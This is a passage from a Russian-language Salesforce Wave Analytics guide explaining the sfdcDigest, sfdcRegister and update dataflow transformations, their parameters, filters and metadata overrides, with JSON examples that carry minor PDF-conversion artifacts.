    ]
},
"Register_Opportunities_Dataset": {
    "action": "sfdcRegister",
    "parameters": {
        "alias": "DirectReport_Opportunities",
        "name": "DirectReport_Opportunities",
        "source": "Extract_Opportunities"
    }
}
}

```

## Расширенный фильтр в трансформации sfdcDigest

Чтобы определить расширенный фильтр, воспользуйтесь выражением условия WHERE объектно-ориентированного языка запросов Salesforce (SOQL). Рекомендуем использовать расширенный фильтр только при наличии опыта работы с SOQL.

 **Пример:** Рассмотрим пример расширенного фильтра. В данном примере требуется извлечь только записи возможностей, принадлежащие конкретному пользователю и имеющие высокую ценность или большую вероятность закрытия. Создайте поток данных ниже.

```
{
  "Extract_Filtered_Opportunities": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "AccountId" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "CloseDate" },
        { "name": "Probability" },
        { "name": "OwnerId" }
      ],
      "complexFilterConditions": "OwnerId = '00540000000HfUz' AND (Amount > 100000
OR Probability > 75)"
    }
  },
  "Register_Opportunities_Dataset": {
    "action": "sfdcRegister",
    "parameters": {
      "alias": "FilteredOpportunities",
      "name": "FilteredOpportunities",
      "source": "Extract_Filtered_Opportunities"
    }
  }
}
```

## Переопределение метаданных поля Salesforce


При необходимости переопределите метаданные поля, извлекаемые трансформацией sfdcDigest из объекта Salesforce, для иного отображения данных в наборе данных. Например, Wave Analytics может добавить стандартное значение в записи, содержащие пустое поле.

Ниже перечислены параметры поля, которые могут быть добавлены в трансформацию sfdcDigest для переопределения метаданных поля.

- defaultValue
- type
- fiscalMonthOffset
- isYearEndFiscalYear
- firstDayOfWeek

- isMultiValue
- multiValueSeparator
- precision
- scale

Описание каждого параметра поля см. в подразделе «[Параметры поля](#)». Дополнительные сведения об использовании атрибутов метаданных для настройки дат см. в разделе [Обработка дат в наборах данных](#).

 **Пример:** Рассмотрим пример ниже. В данном примере требуется переопределить метаданные, извлеченные из объекта Opportunity.

Чтобы переопределить метаданные поля из объекта Opportunity, дополните определение потока данных ниже текстом, выделенным жирным шрифтом.

```
{
  "Extract_Opportunities": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        {
          "name": "Amount",
          "defaultValue": 0
          "precision": 18
          "scale": 2
        },
        { "name": "StageName" },
        {
          "name": "CloseDate",
          "fiscalMonthOffset": 9,
          "firstDayOfWeek": "2",
          "isYearEndFiscalYear": true
        },
        { "name": "AccountId" },
        { "name": "OwnerId" },
        {
          "name": "OpportunitySupportTeamMembers__c",
          "type": "Text",
          "isMultiValue": true,
          "multiValueSeparator": ",",
          "precision": 255
        }
      ]
    }
  },
  "Register_Opportunities_Dataset": {
    "action": "sfdcRegister",
    "parameters": {
      "alias": "Opportunities",
      "name": "Opportunities",
      "source": "Extract_Opportunities"
    }
  }
}
```

```
}  
}
```

СМ. ТАКЖЕ:

[Трансформация sfdcDigest](#)

## Неподдерживаемые объекты и поля **Salesforce**

Трансформация sfdcDigest не может извлекать данные из всех объектов и полей Salesforce. Прежде чем настраивать извлечение объектов Salesforce, просмотрите ограничения ниже.

Дополнительную информацию обо всех объектах и полях Salesforce см. в [Справочном руководстве по объектам для Salesforce и Force.com](#).

### Неподдерживаемые объекты

Трансформация sfdcDigest не может извлекать данные из этих объектов Salesforce.

- AuthProvider
- BrandTemplate
- ChatterConversation
- ChatterConversationMember
- ChatterMessage
- ConnectedApplication
- ContentFolderLink
- ContentWorkspace
- ContentWorkspaceDoc
- CorsWhitelistEntry
- CustomNotDeployed\_\_OwnerSharingRule
- EmailDomainKey
- EmailServicesAddress
- EmailServicesFunction
- EmailTemplate
- EnvironmentHub
- EnvironmentHubInvitation
- EnvironmentHubMemberRel
- FeedPollChoice
- FeedPollVote
- KnowledgeArticleVersion
- LoginGeo
- LoginHistory
- NetworkActivityAudit
- NetworkModeration

- OrganizationProperty
- OrgWideEmailAddress
- OutboundField
- PackageLicense
- PartnerNetworkSyncLog
- PermissionSet
- PermissionSetLicense
- Профиль
- ReputationLevel
- ReputationLevelLocalization
- ReputationPointsRule
- SearchPromotionRule
- SelfServiceUser
- SetupAssistantProgress
- SsoUserMapping
- TenantSecret
- Territory2ModelHistory
- TwoFactorInfo
- UserLogin
- UserPackageLicense
- UserProvAccount
- UserProvAccountStaging
- UserProvisioningConfig
- UserProvisioningLog
- UserProvisioningRequest
- UserProvisioningRequestOwnerSharingRule
- UserProvisioningRequestShare
- UserProvMockTarget
- WebLink
- WebLinkLocalization

Трансформация sfdcDigest не может извлекать данные из внешних объектов, созданных в системе Salesforce. Внешние объекты аналогичны настраиваемым объектам, но соотносятся с данными, расположенными вне системы Salesforce.

При добавлении неподдерживаемого или недоступного объекта в трансформацию sfdcDigest выполнение потока данных завершается ошибкой.

#### Неподдерживаемые поля

Трансформация sfdcDigest не может извлекать данные из полей ниже.

| Объект      | Неподдерживаемые поля |
|-------------|-----------------------|
| Организация | CleanStatus           |

| Объект                  | Неподдерживаемые поля  |
|-------------------------|--|
| ActionPlanItem          | ItemId   |
| AuthSession             | <ul style="list-style-type: none"> <li>LoginGeold</li> <li>LoginHistoryId</li> </ul>   |
| CaseArticle             | KnowledgeArticleId   |
| Контакт                 | <ul style="list-style-type: none"> <li>CanAllowPortalSelfReg</li> <li>CleanStatus</li> </ul>   |
| ContentDocument         | ParentId   |
| ContentFolderLink       | ParentEntityId   |
| CustomPerson__p         | Заголовок  |
| DocumentAttachmentMap   | ParentId   |
| EmailMessage            | ActivityId   |
| EmailRoutingAddress     | EmailServicesAddressId   |
| EnvironmentHubMember    | EnvironmentHubId   |
| ExternalEventMapping    | EventId  |
| InstalledMobileApp      | ConnectedApplicationId   |
| Интерес                 | CleanStatus  |
| KnowledgeArticle        | MasterLanguage   |
| KnowledgeArticleVersion | <ul style="list-style-type: none"> <li>IsOutOfDate</li> <li>TranslationCompletedDate</li> <li>TranslationExportedDate</li> <li>TranslationImportedDate</li> </ul>  |
| Network                 | <ul style="list-style-type: none"> <li>CaseCommentEmailTemplateId</li> <li>ChangePasswordEmailTemplateId</li> <li>ForgotPasswordEmailTemplateId</li> <li>WelcomeEmailTemplateId</li> </ul>   |
| Организация             | <ul style="list-style-type: none"> <li>SelfServiceEmailUserOnCaseCreationTemplateId</li> <li>SelfServiceNewCommentTemplateId</li> <li>SelfServiceNewPassTemplateId</li> <li>SelfServiceNewUserTemplateId</li> <li>WebToCaseAssignedEmailTemplateId</li> <li>WebToCaseCreatedEmailTemplateId</li> </ul> |

| Объект                | Неподдерживаемые поля   |
|-----------------------|---|
|                       | <ul style="list-style-type: none"> <li>• WebToCaseEmailTemplateId</li> <li>• WebToLeadEmailTemplateId</li> </ul>      |
| PermissionSet         | <ul style="list-style-type: none"> <li>• PermissionsEditEvent</li> <li>• PermissionsEditTask</li> </ul>               |
| PermissionSetLicense  | <ul style="list-style-type: none"> <li>• MaximumPermissionsEditEvent</li> <li>• MaximumPermissionsEditTask</li> </ul> |
| Профиль               | <ul style="list-style-type: none"> <li>• PermissionsEditEvent</li> <li>• PermissionsEditTask</li> </ul>               |
| ThirdPartyAccountLink | SsoProviderId   |
| Пользователь          | LastPasswordChangeDate  |
| WorkBadge             | RewardId  |
| WorkBadgeDefinition   | RewardFundId  |

Поле неподдерживаемого типа, добавленное в трансформацию `sfdcDigest`, пропускается потоком данных.

Кроме того, компания Salesforce не рекомендует извлекать данные из поля `MayEdit` объекта `Account`. Извлечение данных из данного поля заметно снижает производительность и препятствует выполнению потока данных.

### Неподдерживаемые типы полей

Трансформация `sfdcDigest` не может извлекать данные из полей указанных ниже типов.

- base64
- составное (например, адрес или местоположение)
- ссылка на группу категорий данных
- зашифрованная строка

Поле неподдерживаемого типа, добавленное в трансформацию `sfdcDigest`, пропускается потоком данных.

СМ. ТАКЖЕ:

[Трансформация `sfdcDigest`](#)

### Параметры `sfdcDigest`

При определении трансформации `sfdcDigest` задайте атрибуту `action` значение `sfdcDigest` и настройте параметры для нужных объектов и полей. При необходимости настройте параметры для фильтрации записей, извлеченных из объекта Salesforce.

Чтобы настроить параметры, воспользуйтесь следующими разделами узла `sfdcDigest`: `parameters`, `fields` и `filterConditions`.



## Параметры

Таблица ниже описывает параметры из раздела `parameters`.


| Параметр                      | Обязательно? | Значение   |
|-------------------------------|--------------|--|
| <code>object</code>           | Да           | API-имя объекта Salesforce, используемого для извлечения данных. Данный объект является источником ввода для данной трансформации. Трансформация <code>sfdcDigest</code> не поддерживает извлечение из всех объектов Salesforce.   |
| <code>incremental</code>      | Нет          | Данный параметр выполняет добавочное извлечение, которое обрабатывает только изменения объекта Salesforce, внесенные после последнего выполнения потока данных. Допустимые значения: <code>true</code> или <code>false</code> .  |
| <code>fullRefreshToken</code> | Нет          | <p>Данный параметр выполняет разовое полное извлечение для синхронизации данных из набора данных с данными из объекта Salesforce. Укажите любое значение данного параметра.</p> <p>После полного извлечения поток данных всегда выполняет последующее добавочное извлечение даже при добавлении параметра <code>fullRefreshToken</code> в определение потока данных. Чтобы повторить полное извлечение, измените значение параметра <code>fullRefreshToken</code>.</p> |
| <code>поля</code>             | Да           | <p>Массив имен всех полей, используемых для извлечения данных из указанного объекта Salesforce. Трансформация <code>sfdcDigest</code> не поддерживает извлечение из всех полей.</p> <p>См. подраздел «Атрибуты полей».</p>   |
| <code>filterConditions</code> | Нет          | Фильтр, который ограничивает записи, извлеченные из указанного объекта Salesforce. Трансформация <code>sfdcDigest</code> извлекает все записи из объекта Salesforce, для которых фильтр является   |

| Параметр                | Обязательно? | Значение   |
|-------------------------|--------------|--|
|                         |              | истинным. При необходимости укажите структурированный или расширенный фильтр.<br>См. подраздел «Параметры условий фильтра».  |
| complexFilterConditions | Нет          | Данный параметр поддерживается только расширенными фильтрами. Условие WHERE объектно-ориентированного языка запросов Salesforce (SOQL), используемое для фильтрации записей, извлеченных из указанного объекта Salesforce. |

### Атрибуты полей

Таблица ниже описывает атрибуты из раздела `fields`. В ней также приводятся дополнительные атрибуты, с помощью которых можно переопределять метаданные поля. При необходимости переопределите метаданные поля, извлекаемые трансформацией `sfdcDigest` из объекта Salesforce, для иного отображения данных в наборе данных. Например, Wave Analytics может добавить стандартное значение в записи, содержащие пустое поле. Если значения не будут переопределены, Wave Analytics получит значения из Salesforce.

| Атрибут      | Обязательно? | Значение   |
|--------------|--------------|--|
| name         | Да           | API-имя поля объекта Salesforce, выбранного для добавления в набор данных. При необходимости укажите несколько полей.  |
| defaultValue | Нет          | Данный параметр может быть нулевым для текстовых и числовых полей. Стандартное значение, заменяющее нулевое значение для указанного поля.  |
| type         | Нет          | Тип поля Wave Analytics, связанный с указанным полем. Допустимые типы: «Текст», «Число» и «Дата». Любое значение, включая числовые значения, может быть текстом. Например, по умолчанию объекты Salesforce используют финансовые кварталы типа «Число». При необходимости измените на тип «Текст». Выберите нужный тип для переопределения типа, заданного посредством Wave Analytics. |

| Атрибут             | Обязательно? | Значение   |
|---------------------|--------------|--|
|                     |              | Пример:<br><pre data-bbox="1036 302 1438 354">"type": "Text"</pre>   |
| fiscalMonthOffset   | Нет          | <p data-bbox="1036 407 1446 701">Данный параметр поддерживается только полями даты. Разница в месяцах между первым месяцем финансового года и первым месяцем календарного года (январь). Например, если финансовый год начинается в январе, то смещение — 0. Если финансовый год начинается в октябре, то смещение — 9.</p> <p data-bbox="1036 722 1446 795">Пример:<br/>"fiscalMonthOffset": 9</p> <p data-bbox="1036 816 1446 1100"> <b>Прим.:</b> Этот атрибут также управляет генерацией полей финансовых дат в Wave Analytics. Для генерации полей финансовых дат установите параметр <code>fiscalMonthOffset</code> в значение, отличное от «0».</p> <p data-bbox="1036 1121 1446 1215">Дополнительную информацию см. в разделе <a href="#">Обработка дат в наборах данных</a>.</p> |
| isYearEndFiscalYear | Нет          | <p data-bbox="1036 1268 1446 1604">Данный параметр поддерживается только полями даты. Определяет, является ли финансовый год годом, в котором заканчивается или начинается бюджетный год. Поскольку финансовый год может начаться в одном календарном году, а закончиться в другом, необходимо указать, какой год использовать в качестве финансового года.</p> <ul data-bbox="1036 1625 1446 1866" style="list-style-type: none"> <li data-bbox="1036 1625 1446 1761">• Если установлено значение «true», то финансовый год — это год, в котором закончился финансовый год. Значение по умолчанию: true.</li> <li data-bbox="1036 1772 1446 1866">• Если установлено значение «false», то финансовый год — это год, в котором начался финансовый год.</li> </ul>  |

| Атрибут             | Обязательно? | Значение   |
|---------------------|--------------|--|
|                     |              | <p>Пример:</p> <pre>"isYearEndFiscalYear": true</pre> <p>Это поле учитывается только, когда для параметра <code>fiscalMonthOffset</code> установлено значение больше 0.</p> <p>Дополнительную информацию см. в разделе <a href="#">Обработка дат в наборах данных</a>.</p>   |
| firstDayOfWeek      | Нет          | <p>Данный параметр поддерживается только полями даты. Первый день недели для календарного года и, если применимо, финансового года.</p> <p>Рекомендуем использовать значение «0» для выбора первым днем недели воскресенья, значение «1» для выбора понедельника и т. д. Используйте значение «-1» для установки первого дня на 1 января. По умолчанию устанавливается значение «-1».</p> <p>Пример:</p> <pre>"firstDayOfWeek": "0"</pre> <p>Дополнительную информацию см. в разделе <a href="#">Обработка дат в наборах данных</a>.</p> |
| isMultiValue        | Нет          | <p>Данный параметр поддерживается только текстовыми полями. Данный параметр определяет наличие нескольких значений указанного поля.</p> <p>Пример:</p> <pre>"isMultiValue": false</pre>  |
| multiValueSeparator | Нет          | <p>Данный параметр поддерживается только текстовыми полями. Символ, используемый для разделения нескольких значений указанного поля при истинности параметра <code>isMultiValue</code>.</p> <p>По умолчанию используется точка с запятой (;). При ложности параметра <code>isMultiValue</code> рекомендуем задать нулевое значение.</p>  |

| Атрибут  | Обязательно? | Значение  |
|----------|--------------|---|
|          |              | Пример:<br><pre>"multiValueSeparator": ";"</pre>  |
| точность | Нет          | Максимальное количество цифр в числовом значении или длина текстового значения. Для числовых значений: включает все числа слева и справа от десятичной запятой (но не содержит символ десятичного разделителя). Значение должно находиться в диапазоне от 1 до 18 включительно. Для текстовых значений: Значение по умолчанию — 255 символов; должно содержать от 1 до 32 000 символов включительно.<br>Пример:<br><pre>"precision": 10</pre> |
| масштаб  | Нет          | Количество цифр справа от десятичной запятой в числовом значении. Не должно превышать значение точности. Значение должно находиться в диапазоне от 0 до 17 символов включительно.<br>Пример:<br><pre>"scale": 2</pre>   |

### Параметры условий фильтра

Таблица ниже описывает параметры структурированного фильтра из раздела `filterConditions`. Данные параметры не применяются к расширенным фильтрам.

| Параметр | Обязательно? | Значение   |
|----------|--------------|--|
| field    | Нет          | Поле объекта Salesforce для применения условия фильтра. Каждое условие структурированного фильтра использует следующий синтаксис:<br><pre>{   "field": "&lt;field name&gt;",   "operator": "&lt;operator&gt;",   "value": "&lt;value&gt;",   "isQuoted": true false}</pre> |

| Параметр | Обязательно? | Значение  |
|----------|--------------|---|
| operator | Нет          | <p>Цель определяется контекстом.</p> <ul style="list-style-type: none"> <li>Параметр <code>operator</code> может использоваться как оператор сравнения (например, <code>=</code>, <code>&lt;</code> и <code>!N</code>), который сравнивает значение поля относительно постоянного значения.</li> <li>Параметр <code>operator</code> может также использоваться как логический оператор (<code>AND</code>, <code>OR</code> или <code>NOT</code>), связывающий разные условия фильтра.</li> </ul> <p>В примере ниже параметр <code>operator</code>, выделенный жирным шрифтом, является логическим оператором. Другие экземпляры параметра <code>operator</code> являются операторами сравнения.</p> <pre> "filterConditions": [   {     <b>"operator": "OR",</b>     "conditions": [       {         "field": "StageName",         "operator": "=",         "value": "Closed Won"       },       {         "field": "Probability",         "operator": "&gt;=",         "value": "90"       }     ]   } ] </pre> |
| value    | Нет          | Значение, используемое условием фильтра.  |
| isQuoted | Нет          | Данный параметр определяет наличие кавычек вокруг строкового значения в условии фильтра.  |

| Параметр   | Обязательно? | Значение  |
|------------|--------------|---|
|            |              | <p>Пример значений при наличии кавычек:</p> <pre>"filterConditions": [   {     "field": "StageName",     "operator": "IN",     "value": "('Closed Won', 'Closed Lost')",     "isQuoted": true   } ]</pre> <p>Пример значений при отсутствии кавычек:</p> <pre>"filterConditions": [   {     "field": "StageName",     "operator": "IN",     "value": ["Closed Won", "Closed Lost"],     "isQuoted": false   } ]</pre> <p>При отсутствии параметра isQuoted Wave Analytics обрабатывает строковое значение как значение без кавычек и автоматически добавляет кавычки.</p> |
| conditions | Нет          | <p>Данный параметр позволяет задавать логический оператор для связывания разных условий фильтра.</p>  |

СМ. ТАКЖЕ:

[Трансформация sfdcDigest](#)

[Фильтрация записей, извлеченных из объекта Salesforce](#)


## Трансформация sfdcRegister

Трансформация sfdcRegister регистрирует набор данных с целью его доступности для запросов. Пользователи не могут просматривать или выполнять запросы в отношении незарегистрированных наборов данных.

Регистрации подлежат не все наборы данных. Например, промежуточный набор данных, используемый для создания другого набора данных, может не регистрироваться. Кроме того, не требуется регистрировать наборы данных, созданные при загрузке внешних данных, ввиду их автоматической регистрации посредством Wave Analytics.

Ниже перечислены рекомендации по выбору наборов данных для регистрации.

- Общее количество строк во всех зарегистрированных наборах данных не может превышать 250 миллионов для каждой лицензии на платформу.
- Пользователи, имеющие доступ к зарегистрированным наборам данных, могут запрашивать данные. Тем не менее, чтобы ограничить доступ к записям, примените безопасность строки к набору данных.

 **Пример:** Рассмотрим пример ниже. Созданный поток данных извлекает возможности из объекта Opportunity. Чтобы зарегистрировать набор данных, назначить ему имя Opportunities и применить безопасность строки, добавьте трансформацию `sfdcRegister` (см. файл определения потока данных ниже).

```
{
  "Extract_Opportunities": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "CloseDate" },
        { "name": "AccountId" },
        { "name": "OwnerId" }
      ]
    }
  },
  "Register_Opportunities_Dataset": {
    "action": "sfdcRegister",
    "parameters": {
      "alias": "Opportunities",
      "name": "Opportunities",
      "source": "Extract_Opportunities",
      "rowLevelSecurityFilter": "'OwnerId' == \"\$User.Id\""
    }
  }
}
```

### Параметры `sfdcRegister`

При определении трансформации `sfdcRegister` задайте атрибуту `action` значение `sfdcRegister` и настройте соответствующие параметры.



### Параметры `sfdcRegister`

При определении трансформации `sfdcRegister` задайте атрибуту `action` значение `sfdcRegister` и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

| Параметр           | Обязательно? | Значение  |
|--------------------|--------------|---|
| <code>alias</code> | Да           | API-имя зарегистрированного набора данных. Данное имя может содержать только буквы, цифры и символы |



| Параметр               | Обязательно? | Значение   |
|------------------------|--------------|--|
|                        |              | <p>подчеркивания и должно быть уникальным во всех наборах данных организации. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Его длина не может превышать 80 символов.</p>  |
| name                   | Да           | <p>Отображаемое имя зарегистрированного набора данных. Длина имени не может превышать 80 символов.</p> <p> <b>Прим.:</b> Чтобы изменить имя после создания набора данных, рекомендуем отредактировать набор данных.</p>   |
| source                 | Да           | <p>Узел в файле определения потока данных, который определяет набор данных, подлежащий регистрации. Данный параметр является источником ввода для данной трансформации.</p>  |
| rowLevelSecurityFilter | Нет          | <p>Предикат, используемый для применения безопасности строки к набору данных при первом создании набора данных.</p> <p>Пример: "rowLevelSecurityFilter":<br/>"Ownerld' == '\$User.ld'"</p> <p> <b>Прим.:</b> Чтобы изменить предикат после создания набора данных, рекомендуем отредактировать набор данных.</p> <p>При вводе предиката в трансформации Register потока данных JSON следует экранировать двойные кавычки вокруг строковых значений.</p> <p>После создания набора данных Wave Analytics пропускает параметр предиката безопасности в потоке данных. Чтобы изменить предикат безопасности для текущего набора</p> |

| Параметр | Обязательно? | Значение  |
|----------|--------------|---|
|          |              | данных, отредактируйте набор данных посредством пользовательского интерфейса. |

СМ. ТАКЖЕ:

[Трансформация sfdcRegister](#)

## Трансформация update


Трансформация update обновляет значения заданных полей из текущего набора данных на основе данных из другого набора данных, называемого подстановочным. Трансформация выполняет поиск новых значений из соответствующих полей в подстановочном наборе данных. Трансформация сохраняет результаты в новом наборе данных.

При создании трансформации укажите ключи, используемые для сопоставления записей между двумя наборами данных. Чтобы указать поле подстановочного набора данных, обновляющее поле исходного набора данных, соотнесите соответствующие поля из обоих наборов данных.



**Пример:** Рассмотрим пример ниже. Воспользуйтесь текущим набором данных Accounts, содержащим сведения об организации (Id, Name и AnnualRevenue). Ввиду многочисленных объединений и приобретений, имена некоторых организаций, доступных в наборе данных, содержат ошибки. Чтобы быстро обновить имена организаций в наборе данных, выполните указанные ниже действия.

1. Создайте CSV-файл, содержащий новые имена организаций и связанные коды для организаций, имеющих измененные имена.
2. Загрузите CSV-файл для создания набора данных по имени UpdatedAccountNames.
3. Создайте файл определения потока данных для обновления имен организаций в наборе данных Accounts путем поиска новых имен организаций в наборе данных UpdatedAccountNames.



Создайте файл определения потока данных ниже.

```
{
  "Extract_AccountDetails": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Account",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "AnnualRevenue" }
      ]
    }
  }
}
```

```

    ]
  }
},
"Extract_UpdatedAccountNames": {
  "action": "edgemart",
  "parameters": { "alias": "UpdatedAccountNames" }
},
"Update_AccountRecords": {
  "action": "update",
  "parameters": {
    "left": "Extract_AccountDetails",
    "right": "Extract_UpdatedAccountNames",
    "left_key": [ "Id" ],
    "right_key": [ "AccountID" ],
    "update_columns": { "Name": "NewAccountName" }
  }
},
"Register_UpdatedAccountRecords": {
  "action": "sfdcRegister",
  "parameters": {
    "alias": "Accounts",
    "name": "Accounts",
    "source": "Update_AccountRecords"
  }
}
}
}

```



**Пример:** Рассмотрим другой пример, где составной ключ используется для сопоставления записей между обоими наборами данных. В данном случае сопоставьте записи посредством полей кода и имени организации.

Создайте файл определения потока данных ниже.

```

{
  "Extract_AccountDetails": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Account",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "AnnualRevenue" }
      ]
    }
  },
  "Extract_UpdatedAccountNames": {
    "action": "edgemart",
    "parameters": { "alias": "UpdatedAccountNames" }
  },
  "Update_AccountRecords": {
    "action": "update",
    "parameters": {
      "left": "Extract_AccountDetails",
      "right": "Extract_UpdatedAccountNames",
      "left_key": ["Id","Name"],

```

```

    "right_key": ["AccountId", "NewAccountName"],
    "update_columns": {
      "Name": "NewAccountName",
      "CreatedDate": "NewCreatedDate",
      "AnnualRevenue": "NewAnnualRevenue"
    }
  },
  "Register_UpdatedAccountRecords": {
    "action": "sfdcRegister",
    "parameters": {
      "alias": "Accounts",
      "name": "Accounts",
      "source": "Update_AccountRecords"
    }
  }
}

```

### Параметры update


При определении трансформации update задайте атрибуту action значение update и настройте соответствующие параметры.

### Параметры update

При определении трансформации update задайте атрибуту action значение update и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

| Параметр | Обязательно? | Значение  |
|----------|--------------|---|
| left     | Да           | Узел в файле определения потока данных, который определяет набор данных, содержащий записи для обновления.  |
| right    | Да           | Узел в файле определения потока данных, который определяет подстановочный набор данных, содержащий новые значения.  |
| left_key | Да           | Столбец ключа в левом наборе данных, используемый для сопоставления записей в другом наборе данных. При использовании составного ключа левый и правый ключи должны содержать одинаковое количество столбцов в одинаковом порядке. Пример см. в разделе «Трансформация update» на странице 3838. |

| Параметр       | Обязательно? | Значение   |
|----------------|--------------|--|
| right_key      | Да           | <p>Столбец ключа в правом наборе данных, используемый для сопоставления записей в другом наборе данных. При использовании составного ключа левый и правый ключи должны содержать одинаковое количество столбцов в одинаковом порядке.</p>  |
| update_columns | Нет          | <p>Массив соответствующих столбцов между левым и правым наборами данных. Воспользуйтесь следующим синтаксисом: "update_columns": { "LeftColumn1": "RightColumn1", "LeftColumn2": "RightColumn2", ... "LeftColumnN": "RightColumnN" }. Значение из правого столбца заменяет значение из соответствующего левого столбца. Типы полей левого и правого столбцов должны совпадать.</p> <p> <b>Прим.:</b> При вводе несуществующего имени столбца выполнение потока данных завершается ошибкой.</p> <p>При отсутствии данного параметра трансформация обновляет левый набор данных путем сопоставления всех столбцов из правого набора данных со столбцами из левого набора данных. В данном случае имена правых столбцов должны точно соответствовать именам левых столбцов. В противном случае, возможно возникновение ошибки.</p> |

СМ. ТАКЖЕ:

[Трансформация update](#)

## Переопределение метаданных, созданных посредством трансформации

При необходимости переопределите метаданные, созданные посредством трансформации. Система позволяет переопределять атрибуты объектов и полей. Например, измените имя поля, извлеченного из объекта Salesforce, для отображения другого имени в наборе данных. Чтобы переопределить метаданные, добавьте переопределения в раздел «Схема» трансформации в файле определения потока данных.

Раздел «Схема» позволяет переопределять атрибуты метаданных только для одного объекта.

Раздел «Схема» трансформации sfdcDigest ниже содержит переопределения метаданных.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

```
"Extract_Opportunities": {
  "action": "sfdcDigest",
  "parameters": {
    "object": "Opportunity",
    "fields": [
      { "name": "Name" },
      { "name": "Amount" }
    ]
  },
  "schema": {
    "objects": [
      {
        "label": "Sales Opportunities",
        "fields": [
          {
            "name": "Amount",
            "label": "Opportunity Amount"
          }
        ]
      }
    ]
  }
}
```

### Атрибуты объектов

При необходимости переопределите перечисленные ниже атрибуты объектов.

| Атрибут объекта | Тип    | Описание  |
|-----------------|--------|---|
| label           | Строка | Отображаемое имя объекта. Может содержать не более 40 символов.<br>Пример:<br>"label": "Sales Data" |
| description     | Строка | Описание объекта. Длина данного поля не должна превышать 1 000 символов.                            |

| Атрибут объекта | Тип    | Описание   |
|-----------------|--------|--|
|                 |        | <p>Добавьте описание для аннотирования объекта в файле определения потока данных. Данное описание не отображается для пользователей в пользовательском интерфейсе Wave Analytics.</p> <p>Пример:</p> <pre>"description": "The SalesData object tracks basic sales data."</pre> |
| поля            | Массив | Массив полей для данного объекта.  |

### Атрибуты полей

При необходимости переопределите атрибуты каждого указанного поля набора данных.


| Атрибут поля  | Тип        | Описание   |
|---------------|------------|--|
| name          | Строка     | <p>Имя поля в наборе данных. Определение поля, подлежащего переопределению.</p> <p>Примеры:</p> <pre>"name": "Amount"</pre> <pre>"name": "Role.Name"</pre>   |
| label         | Строка     | <p>Отображаемое имя поля. Данное поле может содержать не более 255 символов.</p> <p>Пример:</p> <pre>"label": "Opportunity Amount"</pre>   |
| description   | Строка     | <p>Описание поля. Длина данного поля не должна превышать 1 000 символов.</p> <p>Добавьте описание для аннотирования поля в файле определения потока данных. Данное описание не отображается для пользователей в пользовательском интерфейсе Wave Analytics.</p> <p>Пример:</p> <pre>"description": "The Amount field contains the opportunity amount."</pre> |
| isSystemField | Логическое | <p>Определение поля, являющегося системным, и необходимости исключения из результатов запроса.</p> <p>Пример:</p> <pre>"isSystemField": false</pre>  |
| format        | Строка     | <p>Формат отображения числового значения.</p> <p>Примеры:</p> <pre>"format": "\$#,##0.00" (число)</pre>  |


| Атрибут поля | Тип | Описание  |
|--------------|-----|---|
|              |     | Дополнительную информацию о допустимых форматах см. в подразделах <a href="#">«Форматы чисел»</a> . |

### Форматы чисел

Пример типичного числового значения: \$1,000,000.99. Данное значение использует формат «\$#,##0.00». Пользователю требуется задать точность и величину числа. Ниже перечислены символы, используемые для определения формата.

| Символ | Значение   |
|--------|--|
| 0      | Одна цифра   |
| #      | Ноль или одна цифра  |
| .      | Данный символ является стандартным десятичным разделителем. Рекомендуем использовать поле <code>decimalSeparator</code> для выбора другого символа в качестве десятичного разделителя. |
| -      | Знак минуса  |
| ,      | Группировочный разделитель   |
| \$     | Знак валюты  |

 **Прим.:** Формат числовых значений не используется при приеме данных. Он используется только для определения способа форматирования числовых значений при их отображении в пользовательском интерфейсе. Можно также переопределять форматы дат.

 **Пример:** Рассмотрим пример переопределения указанных ниже атрибутов, извлекаемых посредством трансформации `sfdcDigest` из объекта `Opportunity`.

| Объект/поле        | Изменения атрибутов   |
|--------------------|---|
| Объект Opportunity | <ul style="list-style-type: none"> <li>Изменение метки объекта на значение «Sales Opportunities»</li> <li>Добавление описание объекта</li> </ul>            |
| Поле Id            | <ul style="list-style-type: none"> <li>Изменение метки поля на значение «Opportunity Id»</li> <li>Скрытие поля из запросов</li> </ul>                       |
| Поле Amount        | <ul style="list-style-type: none"> <li>Изменение метки поля на значение «Opportunity Amount»</li> <li>Изменение формата на значение «\$#,##0.00»</li> </ul> |
| Поле CloseDate     | <ul style="list-style-type: none"> <li>Изменение метки поля на значение «Closing Date»</li> </ul>   |



